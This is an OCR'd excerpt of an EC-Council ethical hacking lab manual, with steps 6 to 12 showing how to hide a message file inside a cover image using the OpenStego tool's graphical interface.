


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The location of the selected file appears in the **Message File** field.
7. Click the **ellipsis** button next to **Cover File**.




8. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.




10. Click the **ellipsis** button next to **Output Stego File**.




)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In This task, the location chosen is **Desktop**.
12. Provide the file name **Stego** and click **Open**.

